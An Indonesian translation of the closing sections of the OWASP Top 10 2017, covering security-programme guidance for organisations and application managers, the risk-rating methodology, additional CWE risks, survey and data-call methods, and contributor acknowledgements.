OWASP merekomendasikan organisasi membuat program keamanan aplikasi untuk mendapatkan wawasan dan meningkatkan keamanan di aplikasi dan API mereka. Mencapai keamanan aplikasi memerlukan banyak bagian yang berbeda dari sebuah organisasi untuk bekerja sama secara efisien, termasuk keamanan dan audit, pengembangan perangkat lunak, bisnis, dan manajemen eksekutif. Keamanan harus terlihat dan terukur, sehingga semua pemain yang berbeda dapat melihat dan memahami postur keamanan aplikasi organisasi. Fokus pada kegiatan dan hasil yang benar-benar membantu meningkatkan keamanan perusahaan dengan menghilangkan atau mengurangi risiko. [OWASP SAMM](https://owasp.org/www-project-samm/) dan [OWASP Application Security Guide for CISOs](https://owasp.org/www-pdf-archive/Owasp-ciso-guide.pdf) adalah sumber sebagian besar kegiatan utama dalam daftar ini.

### Memulai

* Dokumentasikan semua aplikasi dan aset data terkait. Organisasi yang lebih besar harus mempertimbangkan untuk menerapkan Configuration Management Database (CMDB) untuk tujuan ini.
* Menetapkan [aplikasi program keamanan](https://owasp.org/www-project-samm/) dan dorong proses adopsi.
* Laksanakan [analisis kesenjangan kemampuan](https://owasp.org/www-project-samm/) dengan membandingkan organisasi Anda dengan organisasi sejenis Anda untuk menentukan daerah perbaikan penting dan rencana pelaksanaan.
* Dapatkan persetujuan manajemen dan buat sebuah [kampanye kesadaran keamanan aplikasi](https://owasp.org/www-project-samm/) untuk seluruh organisasi IT.

### Pendekatan Pendekatan Berbasis Risiko

* Identifikasi [kebutuhan proteksi](https://owasp.org/www-project-samm/) dari [portfolio aplikasi anda](https://owasp.org/www-project-samm/) dari perspektif bisnis. Hal ini harus didorong sebagian oleh undang-undang privasi dan peraturan lainnya yang relevan dengan aset data yang dilindungi.
* Menetapkan [model penilaian resiko umum](https://owasp.org/www-community/OWASP_Risk_Rating_Methodology) dengan seperangkat kemungkinan dan faktor dampak yang konsisten yang mencerminkan toleransi organisasi terhadap risiko Anda.
* Dengan demikian mengukur dan memprioritaskan semua aplikasi dan API Anda. Tambahkan hasilnya ke CMDB Anda.
* Tetapkan pedoman penjaminan untuk menentukan cakupan dan tingkat ketelitian yang tepat.

### Aktifkan dengan Dasar yang Kuat

* Tetapkan satu set fokus [kebijakan dan standar](https://owasp.org/www-project-samm/) yang memberikan dasar keamanan aplikasi untuk semua tim pengembangan untuk dipatuhi.
* Tentukan seperangkat [kontrol keamanan yang dapat digunakan kembali](https://owasp.org/www-project-security-knowledge-framework/) yang melengkapi kebijakan dan standar ini dan memberikan panduan desain dan pengembangan untuk penggunaannya.
* Menetapkan [kurikulum pelatihan keamanan aplikasi](https://owasp.org/www-project-samm/) yang dibutuhkan dan ditargetkan pada peran dan topik pembangunan yang berbeda.

### Mengintegrasikan Keamanan ke Proses yang Ada

* Tentukan dan integrasikan [implementasi yang aman](https://owasp.org/www-project-samm/) kegiatan ke dalam proses pengembangan dan operasional yang ada.
* Kegiatan meliputi [pemodelan ancaman](https://owasp.org/www-project-samm/), dan remediasi.
* Berikan ahli subjek dan [layanan pendukung untuk tim pengembangan dan proyek](https://owasp.org/www-project-samm/) untuk menjadi sukses.

### Menyediakan Visibilitas Manajemen

* Kelola dengan metrik. Dorong perbaikan dan keputusan pendanaan berdasarkan data metrik dan analisis yang diambil. Metrik meliputi kepatuhan terhadap praktik dan aktivitas keamanan, kerentanan yang diperkenalkan, kerentanan yang dikurangi, cakupan aplikasi, kepadatan cacat menurut jenis dan jumlah contoh, dll.
* Menganalisis data dari kegiatan implementasi dan verifikasi untuk mencari akar penyebab dan pola kerentanan untuk mendorong perbaikan strategis dan sistemik di seluruh perusahaan. Belajarlah dari kesalahan dan berikan insentif positif untuk mempromosikan perbaikan

# + A: Apa selanjutnya untuk Manajer Aplikasi

## Mengelola Siklus Aplikasi Penuh Hidup

Aplikasi milik sistem yang paling kompleks secara teratur membuat dan memelihara adalah manusia. Manajemen TI untuk sebuah aplikasi harus dilakukan oleh spesialis TI yang bertanggung jawab atas keseluruhan siklus hidup aplikasi. Kami menyarankan untuk menetapkan peran sebagai manajer aplikasi sebagai mitra teknis bagi pemilik aplikasi. Manajer aplikasi bertanggung jawab atas keseluruhan siklus hidup aplikasi dari perspektif TI, mulai dari mengumpulkan persyaratan sampai proses sistem pensiun, yang sering diabaikan.

## Persyaratan dan Manajemen Sumber Daya

* Mengumpulkan dan menegosiasikan persyaratan bisnis untuk aplikasi dengan bisnis, termasuk persyaratan perlindungan berkenaan dengan kerahasiaan, keaslian, integritas dan ketersediaan semua aset data, dan logika bisnis yang diharapkan.
* Kompilasi persyaratan teknis termasuk persyaratan keamanan fungsional dan nonfungsional.
* Merencanakan dan menegosiasikan anggaran yang mencakup semua aspek desain, pengembangan, pengujian dan operasi, termasuk kegiatan keamanan.

## Permohonan untuk Proposal (RFP) dan Kontrak

* Negosiasikan persyaratan dengan pengembang internal atau eksternal, termasuk pedoman dan persyaratan keamanan sehubungan dengan program keamanan Anda, misal: SDLC, praktik terbaik.
* Beri nilai pemenuhan semua persyaratan teknis, termasuk tahap perencanaan dan perancangan.
* Negosiasikan semua persyaratan teknis, termasuk disain, keamanan, dan perjanjian tingkat layanan (SLA).
* Mengadopsi template dan daftar periksa, seperti [OWASP Secure Software Contract Annex](https://owasp.org/www-community/OWASP_Secure_Software_Contract_Annex). Catatan: Lampiran ini untuk hukum kontrak AS, jadi mohon berkonsultasi dengan nasihat hukum yang memenuhi syarat sebelum menggunakan contoh sampel.

## Perencanaan dan Desain

* Negosiasikan perencanaan dan desain dengan para pengembang dan pemegang saham internal, misal: spesialis keamanan
* Tentukan arsitektur keamanan, kontrol, dan tindakan penanggulangan yang sesuai dengan kebutuhan perlindungan dan tingkat ancaman yang diharapkan. Ini harus didukung oleh spesialis keamanan.
* Pastikan pemilik aplikasi menerima risiko yang tersisa atau menyediakan sumber daya tambahan.
* Daya dalam setiap kecepatan, pastikan dibuatkan cerita keamanan yang mencakup batasan yang ditambahkan untuk persyaratan yang tidak fungsional.

## Penyebaran, pengujian dan peluncuran

* Mengotomatiskan penerapan aplikasi, antarmuka, dan semua komponen yang dibutuhkan dengan aman, termasuk otorisasi yang diperlukan.
* Menguji fungsi teknis dan integrasi dengan arsitektur TI dan mengkoordinasikan tes bisnis.
* Buat kasus uji "penggunaan" dan "penyalahgunaan" dari perspektif teknis dan bisnis.
* Mengelola tes keamanan sesuai dengan proses internal, kebutuhan perlindungan, dan tingkat ancaman yang diasumsikan oleh aplikasi.
* Letakkan aplikasi dalam operasi dan migran dari aplikasi yang sebelumnya digunakan jika diperlukan.
* Selesaikan semua dokumentasi, termasuk CMDB dan arsitektur keamanan.

## Operasi dan Manajemen Perubahan

* Operasi harus mencakup panduan untuk pengelolaan keamanan aplikasi (misalnya manajemen patch).
* Naikkan kesadaran keamanan pengguna dan kelola konflik tentang kegunaan vs keamanan.
* Merencanakan dan mengelola perubahan, mis. bermigrasi ke versi baru dari aplikasi atau komponen lain seperti OS, middleware, dan perpustakaan.
* Perbarui semua dokumentasi, termasuk dalam basis data manajemen perubahan (CMDB) dan arsitektur keamanan, kontrol, dan penanggulangan, termasuk runbook atau dokumentasi proyek apa pun.

## Sistem Pensiun

* Data yang dibutuhkan harus diarsipkan. Semua data lainnya harus dilepas dengan aman.
* Pelepasan aplikasi dengan aman, termasuk menghapus akun dan peran dan izin yang tidak terpakai.
* Tetapkan status aplikasi Anda ke pensiunan di CMDB.

# + R Catatan Tentang Resiko

## Ini tentang Resiko yang Melihatkan Kelemahan


Metodologi Rating Resiko untuk Top 10 didasarkan pada Metodologi Penilaian Resiko OWASP. Untuk setiap kategori Top 10, kami memperkirakan resiko khas yang masing-masing kelemahan diperkenalkan pada aplikasi web biasa dengan melihat faktor kemungkinan umum dan faktor dampak untuk setiap kelemahan umum. Kami kemudian memesan untuk Top 10 sesuai dengan kelemahan yang biasanya mengenalkan resiko paling signifikan ke aplikasi. Faktor-faktor ini dapat diperbarui dengan setiap rilis, Top 10 terbaru saat berbagai hal berubah dan berkembang.

Metodologi Penilaian Resiko OWASP mendefinisikan banyak faktor untuk membantu menghitung resiko kerentanan yang teridentifikasi. Namun, untuk Top 10 harus berbicara tentang generalitas, bukan kerentanan spesifik dalam aplikasi dan API nyata. Akibatnya, kita tidak akan pernah setepat pemilik aplikasi atau manajer saat menghitung resiko penerapannya. Anda paling siap untuk menilai pentingnya aplikasi dan data Anda, ancaman Anda, dan bagaimana sistem Anda telah dibangun dan dioperasikan.

Metodologi kami mencakup tiga faktor kemungkinan untuk setiap kelemahan (prevalensi, kemampuan mendeteksi, dan kemudahan mengeksploitasi) dan saxtu faktor dampak (dampak teknis). Skala resiko untuk masing-masing faktor berkisar dari 1 terendah sampai 3 tertinggi dengan terminologi yang spesifik untuk setiap faktor. Prevalensi kelemahan adalah faktor yang biasanya tidak perlu anda hitung. Untuk data prevalensi, kami telah menyediakan statistik prevalensi dari sejumlah organisasi yang berbeda (seperti yang diacu dalam Ucapan Terimakasih di halaman 25), dan kami mengumpulkan data mereka bersama-sama untuk menghasilkan daftar kemungkinan Top 10 berdasarkan prevalensi. Data ini kemudian dikombinasikan dengan dua faktor kemungkinan lainnya (kemampuan mendeteksi, dan kemudahan mengeksploitasi) untuk menghitung tingkat kemungkinan untuk masing-masing kelemahan. Peringkat kemungkinan kemudian dikalikan dengan perkiraan rata-rata dampak teknis masing-masing item untuk menghasilkan peringkat resiko keseluruhan untuk setiap item di Top 10 (semakin tinggi hasilnya semakin tinggi resikonya). Deteksi, Kemudahan Eksploitasi, dan Dampak dihitung dari menganalisis CVE yang dilaporkan terkait dengan masing-masing kategori Top 10.

Catatan: Pendekatan ini tidak memperhitungkan kemungkinan ancaman agen. Juga tidak memperhitungkan berbagai rincian teknis yang terkait dengan aplikasi khusus Anda. Salah satu faktor ini dapat secara signifikan mempengaruhi kemungkinan penyerang secara keseluruhan menemukan dan mengeksploitasi kerentanan tertentu. Peringkat ini tidak memperhitungkan dampak sebenarnya pada bisnis Anda. Organisasi Anda harus memutuskan seberapa besar resikonya keamanan dari aplikasi dan API yang bersedia diterima organisasi sesuai lingkungan budaya, industri, dan peraturan Anda. Tujuan dari OWASP Top 10 adalah tidak melakukan analisis resiko ini untuk Anda.


Berikut ini menggambarkan perhitungan resiko A6: 2017-Security Misconfiguration



# +RF Rincian Tentang Faktor Risiko

## Ringkasan Faktor Risiko Top 10

Tabel berikut menyajikan ringkasan Resiko Keamanan Aplikasi 10 Teratas 2017, dan faktor risiko yang telah kami berikan pada setiap risiko. Faktor-faktor ini ditentukan berdasarkan statistik yang ada dan pengalaman tim OWASP Top 10. Untuk memahami risiko ini untuk aplikasi atau organisasi tertentu, Anda harus mempertimbangkan suatu ancaman dan bisnis Anda sendiri. Bahkan kelemahan perangkat lunak yang cukup parah mungkin tidak menimbulkan risiko serius jika tidak ada suatu ancaman dalam posisi untuk tidak melakukan serangan yang diperlukan atau dampak bisnis menjadi pertimbangan agar dapat diabaikan untuk aset yang penting.



## Risiko Tambahan Yang Harus Dipertimbangkan

Top 10 mencakup banyak hal, namun ada banyak risiko lain yang harus Anda pertimbangkan dan evaluasi di organisasi Anda. Beberapa di antaranya telah muncul di versi 10 Teratas sebelumnya, dan yang lainnya tidak, termasuk teknik serangan baru yang diidentifikasi setiap saat. Risiko keamanan aplikasi penting lainnya (diurutkan dari CWE-ID) yang harus Anda pertimbangkan selain mencakup:

* [CWE-352: Cross-Site Request Forgery (CSRF)](https://cwe.mitre.org/data/definitions/352.html)
* [CWE-400: Uncontrolled Resource Consumption ('Resource Exhaustion', 'AppDoS')](https://cwe.mitre.org/data/definitions/400.html)
* [CWE-434: Unrestricted Upload of File with Dangerous Type](https://cwe.mitre.org/data/definitions/434.html)
* [CWE-451: User Interface (UI) Misrepresentation of Critical Information (Clickjacking and others)](https://cwe.mitre.org/data/definitions/451.html)
* [CWE-601: Unvalidated Forward and Redirects](https://cwe.mitre.org/data/definitions/601.html)
* [CWE-799: Improper Control of Interaction Frequency (Anti-Automation)](https://cwe.mitre.org/data/definitions/799.html)
* [CWE-829: Inclusion of Functionality from Untrusted Control Sphere (3rd Party Content)](https://cwe.mitre.org/data/definitions/829.html)
* [CWE-918: Server-Side Request Forgery (SSRF)](https://cwe.mitre.org/data/definitions/918.html)

# +Dat Metodologi dan Data

Di Konferensi Proyek OWASP, peserta aktif dan anggota komunitas memutuskan dalam konteks kerentanan, sampai dengan dua (2) kelas kerentanan ke depan, pengurutan didefinisikan sebagian oleh data kuantitatif, dan sebagian oleh survei kualitatif.

## Survei Peringkat Industri

Untuk survei, kami mengumpulkan kategori kerentanan yang telah diidentifikasi sebelumnya sebagai “titik puncak” atau disebutkan dalam tanggapan untuk 2017 RC1 pada Top 10 mailing list. Kami memasukkan mereka ke dalam survei peringkat dan meminta responden untuk memberikan peringkat kepada empat kerentanan teratas yang mereka rasakan harus disertakan dalam OWASP Top 10 - 2017. Survei dibuka dari 2 Agustus - 18 September 2017. 516 tanggapan dikumpulkan dan kerentanan-kerentanan tersebut telah diberikan peringkat.

| Peringkat | Kategori Survei Kerentanan | Nilai |
| --- | --- | --- |
| 1 | Pemaparan Informasi Pribadi ('Pelanggaran Privasi') [CWE-359] | 748 |
| 2 | Kegagalan Kriptografi [CWE-310/311/312/326/327] | 584 |
| 3 | Deserialisasi Data yang Tidak Terpercaya [CWE-502] | 514 |
| 4 | Melewati Otorisasi Melalui Kunci yang Dikontrol Oleh Pengguna (IDOR & Path Traversal) [CWE-639] | 493 |
| 5 | Kurangnya Logging dan Pemantauan [CWE-223 / CWE-778] | 440 |

Pemaparan Informasi Pribadi jelas merupakan kerentanan dengan peringkat tertinggi, namun sangat cocok digunakan sebagai penekanan tambahan pada **A3:2017-Pengungkapan Data Sensitif**. Kegagalan Kriptografi dapat dimasukan dalam Pengungkapan Data Sensitif. Deserialisasi yang tidak aman berada di peringkat tiga, jadi ditambahkan ke Top 10 sebagai **A8:2017-Deserialization yang Tidak Aman** setelah penilaian resiko. Kunci yang Dikontrol Oleh Pengguna yang berada di posisi keempat diikutkan dalam **A5:2017-Akses Kontrol yang Rusak**; Baik untuk melihatnya berperingkat tinggi dalam survei, karena tidak banyak data yang berkaitan dengan kerentanan otorisasi. Kategori peringkat nomor lima dalam survei ini adalah Kurangnya Logging dan Pemantauan, yang menurut kami sesuai untuk daftar Top 10, oleh karena itu, ini dijadikan **A10:2017-Kurangnya Logging dan Pemantauan**. Kami telah pindah ke titik di mana aplikasi harus dapat menentukan apa yang mungkin merupakan serangan dan menghasilkan pencatatan, peringatan, eskalasi, dan respons yang tepat.

## Panggilan Data Publik

Secara tradisional, data yang dikumpulkan dan dianalisis lebih sesuai dengan data frekuensi: berapa banyak kerentanan yang ditemukan pada aplikasi yang diuji. Seperti diketahui, alat yang secara tradisional melaporkan semua kasus ditemukan adanya kerentanan dan manusia secara tradisional melaporkan satu temuan dengan sejumlah contoh. Hal ini membuat sangat sulit untuk menggabungkan dua gaya pelaporan dengan cara yang sebanding.

Untuk tahun 2017, tingkat kejadian dihitung oleh berapa banyak aplikasi dalam kumpulan data tertentu yang memiliki satu atau lebih jenis kerentanan tertentu. Data dari banyak kontributor yang lebih besar diberikan dalam dua pandangan. Yang pertama adalah gaya frekuensi tradisional untuk menghitung setiap contoh yang menemukan kerentanan, sementara yang kedua adalah penghitungan aplikasi di mana setiap kerentanan ditemukan pada (satu atau beberapa kali). Meski tidak sempurna, ini cukup memungkinkan kita untuk membandingkan data dari Human Assisted Tools dan Tool Assisted Humans. Data mentah dan hasil analisisnya [tersedia di GitHub](https://github.com/OWASP/Top10/tree/master/2017/datacall). Kami bermaksud untuk memperluas ini dengan struktur tambahan untuk versi Top 10 di masa depan.

Kami menerima lebih dari 40 pengajuan dalam panggilan untuk data, dan karena banyak dari data asli yang difokuskan pada frekuensi, kami dapat menggunakan data dari 23 kontributor yang mencakup ~ 114.000 aplikasi. Kami menggunakan waktu satu tahun dimana memungkinkan dan diidentifikasi oleh kontributor. Mayoritas aplikasi itu unik, meski kami mengetahui kemungkinan beberapa pengulangan aplikasi antara data tahunan dari Veracode. 23 kumpulan data yang digunakan diidentifikasi sebagai alat bantu manusia untuk pengujian atau secara khusus memberikan tingkat kejadian dari alat bantu manusia. Anomali pada data terpilih kejadian 100% + disesuaikan sampai 100% maks. Untuk menghitung tingkat kejadian, kami menghitung persentase total aplikasi yang ditemukan mengandung masing-masing jenis kerentanan. Peringkat kejadian digunakan untuk perhitungan prevalensi dalam keseluruhan risiko untuk menentukan peringkat Top 10.

# Ucapan Terima Kasih

## Ucapan Terima Kasih kepada Kontributor Data

Kami ingin mengucapkan terima kasih kepada banyak organisasi yang menyumbangkan data kerentanan mereka untuk mendukung pembaruan 2017:

* ANCAP
* Aspect Security
* AsTech Consulting
* Atos
* Branding Brand
* Bugcrowd
* BUGemot
* CDAC
* Checkmarx
* Colegio LaSalle Monteria
* Company.com
* ContextIS
* Contrast Security
* DDoS.com
* Derek Weeks
* Easybss
* Edgescan
* EVRY
* EZI
* Hamed
* Hidden
* I4 Consulting
* iBLISS Seguran̤a & Intelig̻encia
* ITsec Security Services bv
* Khallagh
* Linden Lab
* M. Limacher IT Dienstleistungen
* Micro Focus Fortify
* Minded Security
* National Center for Cyber Security Technology
* Network Test Labs Inc.
* Osampa
* Paladion Networks
* Purpletalk
* Secure Network
* Shape Security
* SHCP
* Softtek
* Synopsis
* TCS
* Vantage Point
* Veracode
* Web.com

Untuk pertama kalinya, semua data berkontribusi pada rilis Top 10, dan daftar kontributor lengkap [publicly available](https://github.com/OWASP/Top10/tree/master/2017/datacall/submissions).

## Ucapan Terima Kasih kepada Kontributor Individu

Kami ingin mengucapkan terima kasih kepada kontributor individu yang menghabiskan banyak waktu untuk berkontribusi secara kolektif ke Top 10 di GitHub.

* ak47gen
* alonergan
* ameft
* anantshri
* bandrzej
* bchurchill
* binarious
* bkimminich
* Boberski
* borischen
* Calico90
* chrish
* clerkendweller
* D00gs
* davewichers
* drkknight
* drwetter
* dune73
* ecbftw
* einsweniger
* ekobrin
* eoftedal
* frohoff
* fzipi
* gebl
* Gilc83
* gilzow
* global4g
* grnd
* h3xstream
* hiralph
* HoLyVieR
* ilatypov
* irbishop
* itscooper
* ivanr
* jeremylong
* jhaddix
* jmanico
* joaomatosf
* jrmithdobbs
* jsteven
* jvehent
* katyanton
* kerberosmansour
* koto
* m8urnett
* mwcoates
* neo00
* nickthetait
* ninedter
* ossie-git
* PauloASilva
* PeterMosmans
* pontocom
* psiinon
* pwntester
* raesene
* riramar
* ruroot
* securestep9
* securitybits
* SPoint42
* sreenathsasikumar
* starbuck3000
* stefanb
* sumitagarwalusa
* taprootsec
* tghosth
* TheJambo
* thesp0nge
* toddgrotenhuis
* troymarshall
* tsohlacol
* vdbaan
* yohgaki

Dan semua orang yang memberikan umpan balik via Twitter, email, dan cara lainnya.

Kami akan lalai untuk tidak menyebutkan bahwa Dirk Wetter, Jim Manico, dan Osama Elnaggar telah memberikan bantuan ekstensif. Juga, Chris Frohoff dan Gabriel Lawrence memberikan dukungan yang tak ternilai dalam penulisan risiko Deserialization A8: 2017-Insecure yang baru.